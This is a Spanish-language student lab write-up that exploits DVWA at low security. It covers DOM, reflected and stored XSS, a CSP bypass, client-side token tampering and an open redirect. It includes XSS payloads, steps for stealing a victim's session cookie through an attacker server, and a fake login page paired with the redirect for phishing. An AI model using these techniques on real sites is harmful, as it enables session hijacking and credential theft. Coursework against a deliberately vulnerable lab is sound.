Al cargar, el iframe ejecuta el payload XSS contra DVWA sin que la víctima lo note.



Ejemplo genérico que muestra como funciona, podemos darle mas detalles a la pagina web y hacer invisible al iframe.

4. Verificar la cookie exfiltrada en el servidor atacante

- Abrir logs.txt (o el archivo donde guardas las peticiones).
- Deberías ver una línea con:

dvwa_session=XYZ; security=low

5. Secuestro de sesión

- Copiar dvwa_session=XYZ de logs.txt.
- En tu navegador → DevTools → Application → Cookies → reemplazar el valor de dvwa_session por XYZ.
- Recargar DVWA → accedes a la sesión de la víctima sin credenciales.

XSS Reflected – DVWA (Nivel Low)

Objetivo

Demostrar cómo, en el módulo de **XSS Reflected** de DVWA, un atacante puede injectar código HTML o JavaScript en un campo del formulario, logrando que se ejecute inmediatamente al enviarlo. Este tipo de XSS **refleja el contenido en el HTML de la respuesta** sin almacenarlo, por lo tanto, requiere interacción directa con la URL para activarse.

Procedimiento paso a paso

1. Acceder al módulo

http://localhost/dvwa/vulnerabilities/xss_r/

The screenshot shows the DVWA interface for the XSS Reflected module. The URL in the browser is `localhost/dvwa/vulnerabilities/xss_r/`. The main page title is "Vulnerability: Reflected Cross Site Scripting". On the left, there is a sidebar with buttons for "Set DB", "Force Encoding", "Reset DB", "SQL Injection", "XSS (Cross Site Scripting)", and "Upload". The main content area contains a form with a label "What's your name?" and a text input field. Below the input field is a "Submit" button. To the right of the form, there is a "More Information" section with a list of links:

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Página con el campo “What’s your name?” visible.

2. Inyección de HTML básico

Ingresar el siguiente valor en el campo del formulario:

<h1>holaaa

- Al hacer clic en “Submit”, se observa cómo el texto aparece como un título grande en la página.

The screenshot shows the DVWA interface after the injection. The "What's your name?" input field now contains the value "<h1>holaaa". When the "Submit" button is clicked, the text is rendered as a large red header on the page, demonstrating the reflected XSS attack.


Interfaz con “holaaa” renderizado como <h1>.

3. Inyección de JavaScript

Ahora ingresamos:

```
<script>alert('xss')</script>
```

- El navegador ejecutará el alert inmediatamente, demostrando que el script se refleja en el HTML sin sanitización.



Ventana emergente con el texto XSS.

Comparación con XSS DOM

- En **XSS Reflected**, la inyección se muestra directamente en la estructura del HTML generado por el servidor.
 - **No es necesario cerrar etiquetas como en el DOM**, ya que el código se inserta y ejecuta sin pasar por una capa de interpretación previa en el DOM.
 - Esto hace que sea más **directo y fácil de explotar**, pero requiere que el usuario **visite una URL con parámetros manipulados**.
-

XSS Stored – DVWA (Nivel Low)

Objetivo

El XSS Stored (persistente) permite injectar scripts maliciosos que **se almacenan en la base de datos**. Cada vez que otro usuario cargue esa página, el script se ejecutará automáticamente, **sin necesidad de que el atacante esté presente ni que se modifique la URL**.

Procedimiento paso a paso

1. Acceder al módulo

http://localhost/dvwa/vulnerabilities/xss_s/

The screenshot shows the DVWA logo at the top. Below it, the title "Vulnerability: Stored Cross Site Scripting (XSS)" is displayed. On the left, there is a sidebar with categories: DB, Session, and TCHA. The main area contains two input fields: "Name *" and "Message *". Below these fields are two buttons: "Sign Guestbook" and "Clear Guestbook". At the bottom of the form, there is a preview section showing the submitted data: "Name: test" and "Message: This is a test comment.".

Interfaz del formulario de Guestbook con campos “Name” y “Message”.

2. Cargar contenido HTML en los campos

En los campos completamos lo siguiente:

- **Name:**

admin

- **Message:**

<h3>Hola a todos</h3>

- Al hacer clic en “Sign Guestbook”, el mensaje aparece formateado como HTML, demostrando que no se sanitiza.

The screenshot shows the same DVWA XSS module interface as before. In the "Name" field, "admin" is entered. In the "Message" field, "<h3>holá a todos</h3>" is entered. After clicking "Sign Guestbook", the preview section shows the message has been rendered as "holá a todos" instead of "<h3>holá a todos</h3>". Below the preview, a "More Information" link is visible.

Entrada publicada con texto en <h3>.

3. Inyección de JavaScript persistente


Ingresamos:

- **Name:**

Messi

- **Message:**

<script>alert('xss')</script>



Al recargar la página o ingresar otro usuario, se dispara automáticamente el alert sin intervención externa.

Impacto y peligros reales

- Este ataque **se ejecuta cada vez que alguien entra a la página** afectada.
 - Puede ser usado para **robar cookies** (con document.cookie), **borrar publicaciones, manipular cuentas** o incluso **transferir dinero**, si la víctima tiene privilegios elevados.
 - Es especialmente peligroso porque **no depende de una URL especial ni requiere interacción** del atacante luego de la inyección.
-

Diferencias entre DOM, Reflected y Stored

Tipo de XSS	Persistencia	Requiere interacción del usuario	Se ejecuta desde...
DOM-based	No	Sí (URL con script)	El navegador (DOM)

Tipo de XSS	Persistencia	Requiere interacción del usuario	Se ejecuta desde...
Reflected	No	Sí (formulario o URL directa)	HTML generado
Stored	Sí	No (se ejecuta al cargar página)	HTML almacenado

Conclusión

- El XSS DOM-based se ejecuta cuando el código malicioso se inyecta a través de la URL y es procesado directamente por el navegador mediante JavaScript (DOM), sin intervención del servidor. No queda almacenado y requiere que la víctima acceda a una URL especialmente manipulada.
- El XSS Reflected se ejecuta en el momento de envío de datos, reflejando el payload en la respuesta HTML generada por el servidor. También necesita que la víctima acceda a una URL maliciosa, pero no se almacena en el servidor.
- El XSS Stored es aún más grave, ya que el código malicioso queda guardado en la base de datos y se ejecuta automáticamente cada vez que alguien carga la página, afectando a todos los usuarios.
- Todos los tipos de XSS pueden escalar si se combinan con técnicas como robo de cookies (`document.cookie`), secuestro de sesión (Weak Session IDs), o automatizaciones mediante JavaScript que puedan eliminar publicaciones, modificar datos, o ejecutar acciones críticas sin autorización.

CSP Bypass – DVWA (Nivel Low)

Objetivo

Demostrar que **DVWA en nivel Low** no aplica ninguna política **CSP**, de modo que permite ejecutar un script alojado en digi.ninja **pegando su URL** en el campo “**include**” del módulo de CSP Bypass.

Herramientas utilizadas

- DVWA con **Security: Low**
- Navegador con **DevTools (F12)**

- Script externo en

<https://digi.ninja/xss.js>

cuyo contenido es:

`alert("CSP Bypassed");`


Procedimiento paso a paso

1. Verificar ausencia de CSP

- Entrar al módulo **CSP Bypass** en DVWA:

http://localhost/dvwa/vulnerabilities/csp_bypass/

- Abrir DevTools → Network → Headers y comprobar que **no exista** cabecera Content-Security-Policy.



Headers de respuesta sin CSP.


2. Inspeccionar el script externo

- Abrir en otra pestaña:

<https://digi.ninja/xss.js>

- Verificar que solo contenga:

`alert("CSP Bypassed");`



Contenido de `xss.js` mostrando `alert("CSP Bypassed");`.

3. Pegar la URL del script en el campo “include”

- En el formulario de CSP Bypass, **no pagues el <script>**, solo introduce la **URL**:

<https://digi.ninja/xss.js>

- Haz clic en **Submit**.

4. Verificar la ejecución remota

- Al enviar, el navegador cargará y ejecutará automáticamente el script externo, mostrando la alerta:

CSP Bypassed



Ventana emergente con “CSP Bypassed”.

Conclusión

- En **DVWA Low** no hay CSP que bloquee scripts externos, por eso basta con pegar la URL de digi.ninja/xss.js.
- Una **CSP adecuada** (e.g. `script-src 'self'`) **detendría** esta inclusión directa.
- Implementar CSP es esencial para prevenir XSS y ejecuciones no autorizadas de código de terceros.

JavaScript Attacks – DVWA (Nivel Low)

Objetivo

Demostrar cómo el módulo **JavaScript Attacks** de DVWA utiliza una validación **completamente en el navegador** (rot13 + MD5) para “probar” una palabra secreta, y cómo un atacante puede inspeccionar y manipular ese proceso para **bypassear** la protección.

Herramientas utilizadas

- DVWA en **Security: Low**
 - Navegador web con **DevTools (F12)**
 - Editor de texto / terminal (para script ROT13)
 - Generador de hash MD5 en línea (p. ej. MD5Online, CrackStation)
-

Procedimiento paso a paso

1. Acceder al módulo

<http://localhost/dvwa/vulnerabilities/javascript/>

Verás un formulario con un campo de texto y el mensaje:

“Submit the word ‘success’ to win”



Vulnerability: JavaScript Attacks

Submit the word "success" to win.
You got the phrase wrong.

Phrase Submit

More Information

Interfaz inicial del módulo con el campo “phrase” y botón Submit.

2. Inspeccionar el código fuente

- Clic derecho → **Ver código fuente**.
- Localizá el bloque donde se importa la librería MD5:

/ MD5 code from here*

<https://github.com/blueimp/javascript-md5>

**/*

- Encontrarás también una función rot13() que mapea cada letra 13 posiciones en el alfabeto.

```
/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/
function(n){"use strict";function t(n,t){var r=(65535&n)+(65535&t);return r^=r>65535?r-65535:r}function rot13(inp){return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c.charCodeAt(0)+13)>90?(c.charCodeAt(0)+13)-90):((c.charCodeAt(0)+13)<65?(c.charCodeAt(0)+13)+90):c.charCodeAt(0)+13})}function generate_token(){var phrase=document.getElementById("phrase").value;document.getElementById("token").value=md5(rot13(phrase))}}}
```

Fragmento de código con la referencia a javascript-md5 y la definición de rot13.

3. Entender la función generate_token()

En el script verás algo así:

```
function generate_token() {
    var phrase = document.getElementById('phrase').value;
    document.getElementById('token').value = md5(rot13(phrase));
}
```

- **rot13(phrase)**: corre cada letra 13 lugares.
- **md5(rot)**: calcula el hash MD5 del resultado.
- Asigna ese hash al campo oculto <input type="hidden" id="token">.

4. Intento de ataque directo con MD5

- Copiás la salida MD5 de “success” en un generador en línea → no coincide, porque **la función aplica primero rot13**.
- Un ataque de rainbow-tables directo falla.

5. Ejecutar el script ROT13 local (desde Documentos)

1. Abrí una terminal y navegá a la carpeta donde tenés el archivo:
2. Asegurate de que el archivo sea ejecutable (solo la primera vez):

```
chmod +x rot13.sh
```

3. Ejecutá el script con la palabra **success**:

```
./rot13.sh success
```

→ La salida debe ser:

```
fhprrf
```

4. Ahora, generá el hash MD5 de ese resultado:

echo -n fhpprff | md5sum

→ Vas a obtener un resultado hash


Ese valor es el **token** correcto que debés pegar en el campo oculto token de la página para engañar al sistema.

```
oot@vbox:/home/vboxuser/Documentos# chmod +x rot13.sh
oot@vbox:/home/vboxuser/Documentos# ./rot13.sh success
nter a string:
hpprff
OT13 Encrypted string: success
oot@vbox:/home/vboxuser/Documentos# echo -n fhpprff | md5sum
8581812b435834ebf84ebcc2c6424d6 -
oot@vbox:/home/vboxuser/Documentos#
```

Pantalla de la terminal mostrando el uso de ./rot13.sh success y luego el resultado de md5sum.

5. Data tampering en DevTools

- En el formulario, ingresá **success** en el campo phrase.
- Presioná **Generate Token** (o Submit) y abrí DevTools → **Elements**.
- Localizá el <input type="hidden" id="token">, hacé doble-clic en su atributo value y **pegá el hash MD5** calculado.
- Presioná **Enter** para aplicar el cambio.



DevTools mostrando la edición del campo oculto token con tu hash.

6. Enviar el formulario y verificar éxito

- Hacé clic en **Submit** para probar con "success"
- DVWA comparará md5(rot13("success")) con tu token — ahora coinciden, y verás el mensaje de "You win!" o equivalente.



Mensaje de éxito tras el envío.

Conclusión

- **JavaScript Attacks** de DVWA implementa toda la validación en el navegador: rot13 + MD5.
- Inspeccionando el código y manipulando el **campo token** (data tampering), podemos engañar al sistema sin necesidad de vulnerabilidades server-side.
- **Cualquier lógica crítica** trasladada al cliente puede ser fácilmente saltada; la regla clave es **nunca confiar en validaciones hechas solo con JavaScript**.

Open HTTP Redirect – DVWA (Nivel Low)

Objetivo

Demostrar cómo una redirección abierta permite a un atacante engañar al usuario para que visite una página maliciosa utilizando un enlace legítimo del servidor vulnerable. Esta técnica es comúnmente usada en ataques de **phishing** y **ingeniería social**.

Herramientas utilizadas

- DVWA configurado en **Security: Low**
 - Navegador web
 - Editor de texto o terminal (para crear página falsa)
 - (Opcional) Servidor externo donde alojar el archivo de redirección falsa
-

Procedimiento paso a paso

1. Analizar la URL de redirección

1. Ingresá al módulo:

<http://localhost/dvwa/vulnerabilities/redirect/>


2. Observá el enlace que aparece “Quote 1” (copiamos la dirección del vínculo y la pegamos en la url)

http://localhost/dvwa/vulnerabilities/open_redirect/source/low.php?redirect=http://info.php?id=1

3. Reemplazá info.php por una dirección externa, por ejemplo:

4. http://localhost/dvwa/vulnerabilities/open_redirect/source/low.php?redirect=http://google.com?id=1

5. Al presionar Enter, verás que el navegador **redirige automáticamente a Google**, sin ninguna validación.



URL modificada en la barra del navegador y redirección efectiva a Google.

2. Crear una página de phishing básica

Desde la terminal o editor, creá un archivo llamado por ejemplo ladron.html con el siguiente contenido:

```
<h1>PÁGINA MALICIOSA</h1>


<form>

  Usuario: <input type="text" name="user"><br>

  Contraseña: <input type="password" name="pass"><br>

  <input type="submit" value="Iniciar sesión">

</form>
```



Código HTML visible o navegador mostrando la página falsa.

3. Configurar el ataque con ingeniería social

1. El atacante sube su página falsa (`ladron.html`) a un servidor externo.

Nota: En localhost no funcionará correctamente si el receptor no está en la misma red.

2. Luego, genera un enlace como este:

```
http://localhost/dvwa/vulnerabilities/open_redirect/source/low.php?redirect=http://localhost/dvwa/vulnerabilities/open_redirect/source/low.php?redirect=info.php?id=1
```

3. Este enlace se ve **totalmente confiable** (porque comienza en un dominio legítimo) pero redirige al usuario hacia la **página maliciosa del atacante**.
4. Un usuario desprevenido que reciba este enlace por **correo, mensaje, o redes sociales**, probablemente confíe en él y termine ingresando sus credenciales.

Captura sugerida: Navegador mostrando la página de phishing a través del redireccionamiento.

4. Escenario típico de uso

El atacante puede usar una página clonada de un sitio real (por ejemplo, el login de Hotmail o Gmail), y tras obtener las credenciales:

- Redirige automáticamente al usuario al **sitio legítimo**,
 - Haciendo creer que **solo escribió mal la contraseña**,
 - Mientras tanto, guarda usuario y contraseña en su servidor.
-

Conclusión

- DVWA en nivel Low permite redirecciones **sin validación del destino**, lo cual representa una vulnerabilidad de tipo **Open Redirect**.
- Esta falla puede ser utilizada para realizar **phishing efectivo** al enmascarar enlaces maliciosos con dominios legítimos.
- Es vital que las aplicaciones **validen el parámetro de redirección** o restrinjan los destinos a rutas internas.

REFERENCIAS:

CrackStation. (s. f.). *CrackStation - Password Cracking Dictionary*. Recuperado el 20 de abril de 2025, de <https://crackstation.net/>

MD5.cz. (s. f.). *MD5 hash generator*. Recuperado el 20 de abril de 2025, de <https://www.md5.cz/>

Universidad de Granada. (s. f.). *Plataforma virtual - URL recurso DVWA*. Recuperado el 20 de abril de 2025, de

<https://virtual.ugr.edu.ar/mod/url/view.php?id=217427>

YouTube. (2024, abril 10). *Clase DVWA – Seguridad web aplicada* [Video].

YouTube. <https://www.youtube.com/watch?v=EoAEOXqZHgE&t=4229s>

Zoom Video Communications. (s. f.-a). *Grabación de clase DVWA – Parte 1* [Video]. Recuperado el 20 de abril de 2025, de

https://us02web.zoom.us/rec/share/O5-hinuGdjV2sID3IVOM8jZ6Wk1OzOezOIDDSm0azy75MfwkT-ZWQ7yjOa91J0-H.VF_VGcf7PyXVHWCs

Zoom Video Communications. (s. f.-b). *Grabación de clase DVWA – Parte 2* [Video]. Recuperado el 20 de abril de 2025, de

https://us02web.zoom.us/rec/share/ULIQDQMtbCbrtcQ-12k7TbQZVDJ1XL_WBt1ZRaKzcDAWoZYFq_XC9foebbeTSvvM.xcKkOMuRWN7V6Kvv

Zoom Video Communications. (s. f.-c). *Grabación de clase DVWA – Parte 3* [Video]. Recuperado el 20 de abril de 2025, de

https://us02web.zoom.us/rec/share/-l-3m8P_9SvQLeceXXiIEG09rOjJRVsg1FYpJtiSTXaWRWt9zjiyi1c5pSuQ76Y.DYSwiJ6OBysbQI3h

Zoom Video Communications. (s. f.-d). *Grabación de clase DVWA – Parte 4* [Video]. Recuperado el 20 de abril de 2025, de

https://us02web.zoom.us/rec/share/TVEPlqq2mX3w06i0_8xQSgmJpuX3xKXvXLS8ZZiV4NI469zYbniZo1CyMIkYoOPQ.ZLRNqSLhuz352Wo